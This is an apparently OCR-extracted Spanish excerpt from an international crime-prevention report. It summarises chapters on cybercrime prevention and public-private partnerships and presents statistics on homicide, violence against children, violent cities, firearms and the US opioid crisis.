El ciberespacio es ahora objeto de un nuevo debate, tanto teórico como práctico, sobre la prevención de la criminalidad. Varios Estados utilizan los términos ciberseguridad y ciberdelincuencia indistintamente y orientan sus esfuerzos hacia la protección de las infraestructuras de información esenciales, en detrimento de la necesaria reflexión en torno a la prevención de la criminalidad en el contexto del ciberespacio. Partiendo de una clara distinción entre ciberseguridad y ciberdelincuencia, tanto desde el punto de vista conceptual como operativo, este cuarto capítulo tiene por objeto examinar los principales avances en los enfoques tradicionales de la prevención de la criminalidad, que se centran en el desarrollo, el ambiente y la asociación, en este nuevo contexto. Por último, estos enfoques también se analizan en su aplicación, utilizando diversas medidas adoptadas, con el objetivo de prevenir algunos de los delitos más citados en las convenciones internacionales, a saber, la ciberintimidación, la explotación sexual de los jóvenes en línea y el ciberfraude. De este cuarto capítulo se desprenden varios elementos:

- Una cooperación internacional y multinivel: Habida cuenta de la multitud de factores de riesgo y del hecho de que la ciberdelincuencia no está sujeta al concepto de fronteras, su prevención requiere una cooperación internacional y multinivel, tanto en la armonización de los marcos jurídicos como en el intercambio de información y prácticas prometedoras.
- Un enfoque integrado: La lucha contra estos delitos requiere un enfoque integrado, dirigido por diferentes agentes, como el sistema de justicia penal, la protección de los jóvenes, la industria de las tecnologías de la información, las escuelas, el sector de la salud y los servicios de policía, desde una perspectiva de desarrollo y de prevención ambiental.
- Desarrollo del conocimiento: El desarrollo de iniciativas de prevención de la criminalidad requiere mucha información, en particular sobre los factores de riesgo específicos del problema de que se trate. Sin embargo, los conocimientos sobre los factores de riesgo tradicionales que rodean a los cambios provocados por el uso de Internet están aún en ciernes.

Capítulo 5. Alianzas público-privadas para la prevención de la ciberdelincuencia

En este quinto y último capítulo se aborda la cuestión de las alianzas entre los sectores público y privado en materia de ciberseguridad y, más concretamente, la forma en que abordan la prevención de la ciberdelincuencia. A modo de introducción al tema, la primera parte tiene por objeto definir en qué consisten las alianzas público-privadas, para centrarse a continuación en su aparición en la esfera de la prevención de la criminalidad.

La segunda parte presenta un cuadro de las alianzas público-privadas en la prevención de la ciberdelincuencia. Se presenta una descripción de los actores involucrados en estas alianzas, seguida de los enfoques para la implementación y el desarrollo de alianzas, así como sus componentes. En la tercera parte se ofrece un panorama general de las alianzas público-privadas internacionales y de las estrategias nacionales centradas en la prevención de la ciberdelincuencia. La cuarta parte se ocupa de los principales problemas encontrados en el marco de estas alianzas y, para concluir, la quinta parte presenta algunas recomendaciones.

De este capítulo pueden extraerse varias constataciones:

- Como se ha destacado anteriormente en este informe, el ciberespacio requiere una gobernanza especial, lo que requeriría la participación de una diversidad de actores para asumir las responsabilidades tradicionalmente asignadas al sector público, como la gestión de la seguridad. De este modo, el sector privado se está convirtiendo gradualmente en un actor indispensable en el ámbito de la ciberseguridad, ya que posee una infraestructura que no solo puede ser objeto de ataques cibernéticos, sino que también puede facilitar su aplicación y prevención. Sin embargo, esta indispensabilidad no suele ponerse en duda en la literatura, y la influencia del sector privado en la producción de conocimiento sobre este tema puede plantear ciertos problemas.
- La mayoría de las medidas de prevención aplicadas en el marco de las alianzas público-privadas son medidas de prevención situacional, destinadas principalmente a la protección de las infraestructuras críticas. Aunque el conocimiento de los factores que explican la ciberdelincuencia y la cibervictimización sigue siendo muy limitado, los recursos disponibles en el marco de las alianzas público-privadas sugieren que pueden hacer una importante contribución a la prevención social de estos fenómenos. Sin embargo, la participación del sector privado en iniciativas de prevención que no tienen un efecto inmediato es un reto importante, como ha demostrado la experiencia en la esfera de la prevención de la criminalidad.
- Por último, en algunos aspectos, los problemas que se plantean en las alianzas público-privadas para la prevención de la ciberdelincuencia son similares a los que se plantean en cualquier alianza entre los sectores público y privado. La divergencia en cuanto a identidades institucionales, intereses, expectativas y valores que se perciben como contradictorios no es exclusiva del ámbito de la ciberdelincuencia. Sin embargo, estas cuestiones están adquiriendo una nueva dimensión en el ciberespacio, por el considerable control que el sector privado tiene sobre el ciberespacio.

Referencias

CIPC. (2014). 4.º Informe Internacional sobre la Prevención de la Criminalidad y la Seguridad Cotidiana. Véase http://www.crime-prevention-intl.org/es/publications/report/report/article/4e-rapport-international-sur-la-prevention-de-la-criminalite-et-la-securite-quotidienne.html

CIPC. (2016). 5.º Informe Internacional sobre la Prevención de la Criminalidad y la Seguridad Cotidiana: las ciudades y la Nueva Agenda Urbana. Véase http://www.crime-prevention-intl.org/es/publications/report/report/article/5e-rapport-international-sur-la-prevention-de-la-criminalite-et-la-securite-quotidienne-les-vi.html

UNODC. (2015). State of crime and criminal justice worldwide. Report of the Secretary-General (A/CONF.222/4). Congreso de las Naciones Unidas sobre Prevención del Delito y Justicia. Doha: UNODC.


CROSS
CRIME
SCENE

CAPÍTULO 1

TENDENCIAS DE LA DELINCUENCIA Y DE LA PREVENCIÓN DE LA CRIMINALIDAD

Este primer capítulo trata de presentar las principales tendencias de las cifras de la delincuencia y las iniciativas a escala internacional para prevenirla. Se divide en tres partes. La primera parte trata de las tendencias de la criminalidad internacional. En este contexto, elegimos tratar siete temas: homicidios, homicidios de mujeres, violencia contra niños, niñas y jóvenes, violencia en las ciudades, delitos relacionados con las drogas, tasas de encarcelamiento y sentimiento de inseguridad. La segunda parte se centra en los esfuerzos recientes de las organizaciones internacionales y regionales en materia de prevención de la criminalidad. Finalmente, en la tercera parte se describen los últimos estudios empíricos sobre el tema. Para ello, se llevó a cabo una revisión de los documentos científicos que han analizado los datos empíricos publicados entre 2015 y 2017. Con ella se trata de describir la información más actualizada sobre la prevención de la criminalidad y, por lo tanto, presentar una imagen realista de los intereses y preocupaciones mundiales en materia de investigación en esta esfera. En este informe se analizaron tres temas: la investigación sobre el enfoque comunitario y urbano, el papel de la policía en la prevención, en particular a través del análisis de la delincuencia y la relación entre los jóvenes y la criminalidad.

Introducción

Tal como fue el caso de las ediciones anteriores de los Informes Internacionales del CIPC, el objetivo de este primer capítulo es presentar las principales tendencias de las cifras de la delincuencia y los esfuerzos para prevenirla.

Este capítulo ha sufrido algunas modificaciones en relación con los informes previos. Por un lado, se ha llevado a cabo una revisión de los puntos estructuradores abordados en las cinco ediciones pasadas. Sobre la base de esta revisión, hemos identificado siete temas principales que se abordarán en la primera parte de este capítulo. Por otro lado, hemos decidido llevar a cabo una revisión de la literatura científica que analiza los datos empíricos publicados entre 2015 y 2017. Esta revisión busca describir la información más actualizada sobre la prevención de la criminalidad y, por lo tanto, presentar una imagen realista de los intereses y preocupaciones de la investigación de este tema a escala mundial.

Este capítulo se divide en tres partes. La primera presenta las tendencias mundiales de la delincuencia. En la segunda parte se examinan las novedades internacionales, regionales y nacionales en materia de prevención de la criminalidad, en particular en relación con las organizaciones internacionales y nacionales. Por último, en la tercera parte se exponen tres temas de la revisión de la literatura, centrándose en la eficacia de las medidas establecidas.

Primera parte: Tendencias en materia de criminalidad

A pesar de los esfuerzos desarrollados para armonizar las categorías de delitos sobre la base de la Clasificación Internacional de Delitos con Fines Estadísticos (UNODC, 2015a), las estadísticas de la delincuencia siguen siendo una importante cuestión de política pública en materia de prevención de la criminalidad. En un informe reciente del Consejo Económico y Social, por ejemplo, se excluyó a África y Oceanía del análisis de las tendencias de los homicidios intencionales debido a la fragmentación o irregularidad de los datos (ECOSOC, 2017). Por lo tanto, los datos que vamos a presentar deben entenderse en este contexto.

Homicidios


Entre 2004 y 2015, la tasa media mundial de homicidios (TH) se mantuvo relativamente estable, en torno a 8 por cien mil habitantes (8‰). Sin embargo, esta cifra oculta la enorme variación en las tasas de homicidios por región. En efecto, los delitos cometidos no suelen presentar una distribución espacial homogénea, sino que tienden a concentrarse en lugares y momentos muy específicos. Esta heterogeneidad espacial se puede constatar desde el nivel macro (ciertos países tienen niveles de criminalidad superiores) hasta el nivel local y micro local (ciertas ciudades y, en estas ciudades, ciertos territorios específicos concentran una mayoría de las actividades criminales).

Recuadro 1.1. **Los 10 países con las tasas de homicidios más altas del mundo (2015)**

El Salvador	108,6
Honduras	63,8
Venezuela	57,1
Jamaica	43,2
Sudáfrica	34,3
Trinidad y Tobago	30,9
Brasil	26,7
Colombia	26,5
Guyana	19,4
México	16,3


Fuente: UNODC

Gráfico 1.1. **Tasa de homicidios por cada 100 000 habitantes por región (parte 1)**



Fuente: UNODC

Gráfico 1.2. **Tasa de homicidios por cada 100 000 habitantes por región (parte 2)**



Fuente: UNODC

Los gráficos 1.1 y 1.2 presentan las tasas de homicidios por región. América Latina sigue siendo la región con la TH más alta a escala mundial. Esto se debe en gran medida al aumento casi continua de los homicidios en América Central y el Caribe desde 2004 y a un aumento del 24% entre 2014 y 2015. El Salvador (108,6%ooo) y Honduras (63,8%ooo) tienen las tasas de homicidio más altas del mundo. Según datos estadísticos de la UNODC, la violencia de las pandillas y el crimen organizado son responsables de una gran proporción de estos homicidios. En 2011, el 65,4% de los homicidios en las Bahamas, el 50% en Jamaica y el 37,1% en Costa Rica fueron el resultado del crimen organizado y las pandillas callejeras. En 2012, esta cifra alcanza el 16,8% en El Salvador y el 52,1% en Panamá.

Sudamérica tiene una TH más baja, pero si embargo elevada. Entre 2006 y 2012, esta región experimentó una cierta estabilidad en torno a una TH de 18%ooo. A partir de 2013, la TH vuelve a subir a 19,1%ooo en 2015, debido principalmente a las altas tasas de Venezuela (57,2%ooo), Brasil (26,7%ooo) y Colombia (26,3%ooo). Este último país es un caso interesante, ya que a

pesar de que la TH todavía es muy alta, ha registrado una disminución gradual de los homicidios desde 2004. Venezuela, en cambio, experimentó la tendencia opuesta, pasando de una TH de 36,9%ooo en 2004 a 57,2%ooo en 2015. Por su parte, América del Norte experimentó una variabilidad bastante significativa entre 2004 y 2015, con una disminución gradual desde 2009, período durante el cual la TH de la región fue la más elevada (12,3%ooo).

Los datos estadísticos de la UNODC para el África subsahariana son incompletos, excepto para los años 2005, 2010 y 2015. Estos tres puntos de referencia nos permiten observar una tendencia al alza desde 2011 que llega a 9,2%ooo en 2015, por encima de la TH media mundial. Un caso particular en África es el de Sudáfrica, que es el quinto país con la TH más alta del mundo (34,3%ooo). Según datos del Institut for Security Studies (Instituto de Estudios de Seguridad), tras un descenso entre 2004 y 2012, los homicidios en Sudáfrica aumentaron un 22 % entre 2004 y 2017 . En la misma línea que Sudáfrica, la República Democrática del Congo (13,4%ooo) y la República Centroafricana (13,1%ooo) tienen TH elevadas. En cambio, Cusson et al. (2017), en un trabajo publicado recientemente, observan una disminución significativa de la TH entre 2008 y 2012 en África Occidental, excepto en los casos de Nigeria y Níger. Costa de Marfil, por ejemplo, registró una disminución del 75 %, y Guinea Conakry y Guinea-Bissau del 60 %. El crecimiento económico estable, la democratización de los países y el ascenso de las clases medias podrían explicar este descenso, según los autores, en particular debido al aumento de los servicios de seguridad privada y de mejores prácticas policiales (Cusson et al., 2017)).

Otra región que ha experimentado un aumento, aunque leve, es el Sudeste Asiático. En particular, desde 2008, esta región ha pasado de una TH de 2,5 a 3,3%ooo en 2015. Buena parte de ese aumento se debe a las Filipinas, que pasó de una TH de 7,5 a 9,8%ooo entre 2004 y 2015. Es probable que esta tendencia siga aumentando en los próximos años debido a un contexto de represión violenta de los consumidores y traficantes de drogas, marcado por ejecuciones extrajudiciales (Kreuzer, 2016).

En las otras regiones del mundo se ha observado una tendencia a la baja en la tasa de homicidios, que se ha mantenido por debajo del promedio mundial desde 2004. Europa occidental, septentrional y meridional tienen una TH muy baja y han experimentado una ligera pero constante disminución desde 2004, con una TH de 1,4%ooo en 2015. La TH de Australia disminuyó en un 34 % entre 2004 y 2015, con 0,98%ooo para el último año. En Asia occidental (incluido Oriente Medio) y África septentrional, por ejemplosin embargo, la TH registró un aumento entre 2004 y 2007, antes de estabilizarse en torno a 3%ooo.

Recuadro 1.2. **Armas de fuego y asesinatos en masa**

En varios países del mundo, y particularmente en Estados Unidos, la relación entre el acceso a las armas de fuego y los homicidios se ha convertido en objeto de un creciente debate, especialmente debido a los asesinatos en masa que regularmente sacudan al público. Según la base de datos de la web *Mother Jones*, entre 2015 y marzo de 2018 hubo 27 tiroteos en Estados Unidos[2], con un saldo de 258 muertos y 728 heridos. En muchos de estos casos se utilizaron rifles semiautomáticos. Los marcos legislativos permisivos y la cultura de las armas de fuego en Estados Unidos están regularmente mencionados y, de hecho, ese país tiene la tasa de armas de fuego per cápita más alta del mundo: 89 armas por cien habitantes en 2007 (Small arms survey, 2007). Un estudio reciente estima que el 22 % de la población estadounidense posee armas de fuego, con un promedio de 4,8 armas de fuego por persona y un total de 265 millones de armas de fuego en el país (Azrael, Hepburn, Hemenway y Miller, 2017). El mismo estudio indica que en 2015 murieron 36 252 personas por armas de fuego y más de 80 000 resultaron heridas. El 60,7 % de esas muertes fueron el resultado de suicidios y el 37,1 % de homicidios. Según las estadísticas de UNODC, en 2012 el 60 % de los homicidios en los Estados Unidos fueron causados por armas de fuego, mientras que a nivel mundial la cifra fue del 32 % en 2011.

Se ha debatido ampliamente sobre la relación entre la delincuencia y las armas de fuego en los Estados Unidos. Entre 1994 y 2004, se prohibió la compra de armas semiautomáticas [Federal Assault Weapons Ban, o Prohibición Federal de Armas de Asalto]. Una evaluación en torno a los efectos de esta prohibición sobre los delitos violentos no mostró ninguna diferencia significativa, en particular porque ese tipo de arma no se utiliza para cometer ese tipo de delito (Koper, Woods y Roth, 2004). Por otro lado, la tasa de homicidios en México se incrementó significativamente después de la prohibición, particularmente en ciudades cercanas a la frontera (Chicoine, 2017), lo que puede indicar una correlación, hecha posible por el importante tráfico de armas entre los dos países.


Una tasa de posesión de armas de fuego alta no está sistemáticamente relacionada con tasas de homicidio superior (Small arms survey, 2007). Sin embargo, Levan (2013) considera que no aunque no exista una relación causal entre el porte de armas y los crímenes, el porte de armas facilita la violencia. Esto es particularmente cierto en el caso de la violencia doméstica, pues la presencia de un arma en el hogar triplica la posibilidad de una escalada que pueda conducir a un homicidio (Levan, 2013).

Mujeres víctimas de homicidios

La proporción media por país de mujeres víctimas de homicidio fue del 25 % a nivel mundial en 2015. Según las estadísticas de la UNODC, esta cifra se mantuvo relativamente estable entre 2006 y 2014 (entre 28 % y 29%).

Como se ha señalado en numerosas ocasiones, hay una sobrerrepresentación de los hombres víctimas, tanto en los delitos comunes como en los homicidios (CIPC, 2016). Sin embargo, si observamos el gráfico 1.3, podemos ver que los países con mayor TH son también aquellos en los que el porcentaje de mujeres víctimas de homicidio es menor[3]. En otras palabras, donde la violencia es mayor, las principales víctimas son los hombres.

Gráfico 1.3. **Proporción de mujeres víctimas de homicidio intencional en comparación del total de las víctimas de ambos géneros en 2015**



Fuente: UNODC

La violencia contra los niños, niñas y jóvenes

Según un informe publicado en 2017 por la iniciativa mundial *Know violence in Childhood*, con sede en Nueva Delhi (India), tres de cada cuatro niños en el mundo (1 700 millones) fueron víctimas de alguna forma de violencia en el año 2015, entre ellos 100 000 víctimas de homicidio[4] (Shiva Kumar y Stern, 2017).


Según este informe, la violencia contra los niños y niñas es prácticamente universal y afecta tanto a los países del Norte como a los del Sur. Tal es el caso de los castigos corporales y la intimidación, que sufren entre seis y nueve de cada diez niños en todo el mundo (véase el gráfico 1.4). A pesar de esa transversalidad, hay diferencias apreciables. Por ejemplo, África, Oriente Medio y Asia meridional tienen las tasas más altas de violencia física y sexual. En contraste, los homicidios de niños y adolescentes (0-19 años) son más altos en América Latina (TH = 11,3%ooo) y África occidental y central (TH = 9,9%ooo).

Tabla 1.1. **Países con las tasas más altas de homicidios de niños y adolescentes**

Pays	
El Salvador	27
Guatemala	22
Venezuela	20
Lesotho	18
Brasil	17
Suazilandia	16
Panamá	15
República Democrática del Congo	14
Nigeria	14
Colombia	13
Honduras	13
Jamaica	13
Rwanda	13

Fuente: Shiva Kumar & Stern (2017, p. 18)

Gráfico 1.4. **Carga regional de la violencia contra los niños y niñas (2015)**



Source: Shiva Kumar & Stern (2017, p. 18)

Las ciudades y la violencia

El Consejo Ciudadano para la Seguridad Pública y Justicia Penal (CCSPJP), con sede en la Ciudad de México, publica cada año una clasificación anual de las 50 ciudades con las las tasas de homicidios más altas del mundo (tabla 1.2). En la clasificación de 2017, América Latina está ampliamente sobrerrepresentada, con 42 ciudades en la lista. En promedio, las 50 ciudades representadas tenían una TH de 59,17‰. La gran mayoría de las ciudades se encuentran en Brasil (17) y México (12). Fuera de América Latina, también figuran en este índice 4 ciudades de los Estados Unidos, 3 de Sudáfrica y una de Jamaica. Conviene subrayar que los Estados Unidos son el único país considerado "desarrollado" incluido en esta clasificación, lo que ilustra la realidad de los altos niveles de violencia que existen en ciertos centros urbanos del país, una violencia en aumentación. San Luis, por ejemplo, tenía una TH de 49,93‰ en 2015, que aumentó a 65,83‰ en 2017. En 2015 Baltimore tenía una TH de 33,9‰, que aumentó a 55,5‰ en 2017. Otras ciudades estadounidenses han sufrido incrementos similares. Chicago, por ejemplo, experimentó un aumento del 80 % entre 2015 y 2016, mientras que otras ciudades importantes como Nueva York y Los Ángeles mantuvieron una disminución gradual (Fagan y Richman, 2017). Según los mismos autoresm, esto se debe a factores locales, entre ellos la desconfianza de los ciudadanos en relación con el gobierno de la ciudad y la policía, el aumento de las tensiones entre las pequeñas pandillas callejeras y, en particular, las epidemias recurrentes de drogas ilegales en las ciudades. El caso más reciente es la epidemia de opioides (recuadro 1.3).

Tabla 1.2. **Ciudades con las tasas de homicidios más altas del mundo (por cada 100 000 habitantes)**


Puesto	Ciudad	País	Tasa de homicidios por cada 100 000 habitantes
1	Los Cabos	México	111,33
2	Caracas	Venezuela	111,19
3	Acapulco	México	106,6
4	Natal	Brasil	102,56
5	Tijuana	México	100,77
6	La Paz	México	84,79
7	Fortaleza	Brasil	83,48
8	Victoria	México	83,32
9	Ciudad Guayana	Venezuela	80,28
10	Belém	Brasil	71,38
11	Vitória da Conquista	Brasil	70,26
12	Culiacán	México	70,1
13	San Luis	Estados Unidos	65,83
14	Maceió	Brasil	63,94
15	Ciudad del Cabo	Sudáfrica	62,25
16	Kingston	Jamaica	59,71
17	San Salvador	El Salvador	59,06
18	Aracaju	Brasil	58,88
19	Feira de Santana	Brasil	58,81
20	Ciudad Juárez	México	56,16
21	Baltimore	Estados Unidos	55,48
22	Recife	Brasil	54,96
23	Maturín	Venezuela	54,43
24	Guatemala	Guatemala	53,49
25	Salvador	Brasil	51,58

Fuente: CCSPJP (2018)

La diversificación del mercado de drogas y la legalización del cannabis

Según el Informe Mundial sobre las Drogas (UNODC, 2017b), el 5 % de la población adulta del mundo consumió drogas al menos una vez en 2015, entre ellas cannabis en buena medida (gráfico 1.5). En torno a 29,5 millones de ellos sufren de trastornos relacionados con ese consumo. Los opioides siguen siendo las drogas más peligrosas, seguidos de las anfetaminas, que causan muchas muertes prematuras por sobredosis o enfermedades infecciosas transmitidas mediante prácticas inadecuadas de inyección (UNODC, 2017b). Los opioides son también las drogas más asociadas con la comisión de delitos (CIPC, 2015).

Gráfico 1.5. **Prevalencia del consumo de drogas por región en 2015 (%)**



Fuente: UNODC

El mercado de las drogas sigue diversificándose, en particular debido a la persistencia de las drogas tradicionales y a la aparición de nuevas sustancias psicoactivas (UNODC, 2017b). Como indica DuPont (2018), ese hecho también puede explicarse por la descentralización de la producción de drogas sintéticas.

Recuadro 1.3. **La crisis de los opioides en los Estados Unidos**

El daño causado por los opioides, problema que aqueja a muchos países, se hace especialmente evidente en los Estados Unidos. En ese país, el uso indebido de fármacos opioides, sumado al aumento del consumo de heroína y fentanilo, ha desencadenado una epidemia combinada e interrelacionada, así como el aumento de la morbilidad y la mortalidad relacionadas con los opioides.

En los Estados Unidos se registra alrededor de la cuarta parte del número estimado mundial de decesos relacionados con las drogas, entre ellos los provocados por sobredosis, que siguen aumentando. En ese país, las muertes por sobredosis, en su mayoría causadas por opioides, se triplicaron con creces durante el período 1999-2015, pasando de 16.849 a 52.404 por año, y aumentaron el 11,4% el año 2017 solamente, en que alcanzaron un nivel sin precedentes. De hecho, en los Estados Unidos mueren muchas más personas cada año de resultas del uso indebido de opioides que a raíz de accidentes de tráfico o de la violencia.

